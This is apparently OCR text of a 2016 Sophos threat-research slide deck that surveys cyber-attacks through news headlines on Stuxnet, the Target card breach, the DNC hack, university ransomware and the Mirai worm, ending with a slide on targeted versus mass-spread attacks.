On cyber-attacks and cyber-security … in 60min


Dmitry Samosseiko

Director of Threat Research, SophosLabs

Nov 2016


SOPHOS

The good old days…



```
ATTENTION:
I have been elected to inform you that throughout your process of
collecting and executing files, you have accdientally ¶HÜÇKΣ▶
yourself over: again, that's PHUCKED yourself over. No, it cannot
be; YES, it CAN be, a √ïτûs has infected your system. Now what do
you ha
```

2010




Home Video News World Sport Business Money Comment Culture Travel Life
USA | Asia | China | Europe | Middle East | Australasia | Africa | South America | Central Asi
Iran | Iraq | Israel | Palestinian Authority | Syria | Jordan | Saudi Arabia | Bahrain | Dubai

The Telegraph

HOME » NEWS » WORLD NEWS » MIDDLE EAST » IRAN

Stuxnet virus attack on Iranian nuclear programme: the first strike by computer?




US-China agree to not conduct cybertheft of intellectual property

Everett Rosenfeld with Reuters

Friday, 25 Sep 2015 | 1:39 PM ET

2013




CNN Money U.S. + Business Markets Tech Media Personal Financ

Target: 40 million credit cards

by CNNMoney Staff @CNNMoney


December 19, 2013: 4:41 PM ET



- **200 million** – Estimated dollar cost to credit unions and community banks for reissuing 21.8 million cards
- **18.00 – 35.70 -** The median price range (in dollars) per card stolen from Target and resold on the black market
- **1 million – 3 million –** The estimated number of cards stolen from Target that were successfully sold on the black market and used for fraud
- **53.7 million** – The income that hackers likely generated from the sale of 2 million cards stolen from Target).

Sources: KrebsOnSecurity.com Forbes.com

2016




theguardian
home › tech
UK world sport football opinion culture business lifestyl ≡ all
Hacking

US officially accuses Russia of hacking DNC and interfering with election

Administration says 'only Russia's senior-most officials' could have signed off on cyber-attacks and urges states to seek federal security aid for voting systems

Yesterday



Natic
26,5(
pers(
attac

Carleton University says it didn't pay hacker's ransom after cyberattack

University expected to make a statement on ransomware attack at 4 p.m. ET Wednesday

CBC News Posted: Nov 30, 2016 12:03 PM ET | Last Updated: Nov 30, 2016 3:53 PM ET

30 New

NOV 16

More than 900 offline this wee worm known as **Mirai.** The malware wriggled inside the routers via a newly discovered vulnerability in a feature that allows ISPs to remotely upgrade the firmware on the devices. But the new Mirai malware turns that feature off once it infests a device, complicating DT's cleanup and restoration efforts.

oks

l

Francisco Transport

System -- UPDATED

Who is the target…

Targeted

Mass-spread

- Large corporations
- Government agencies and contractors
- Industrial systems
- Political activists and celebrities
- Retailers, banks, credit unions, online stores, casinos, ATMs

- Anyone with Internet access

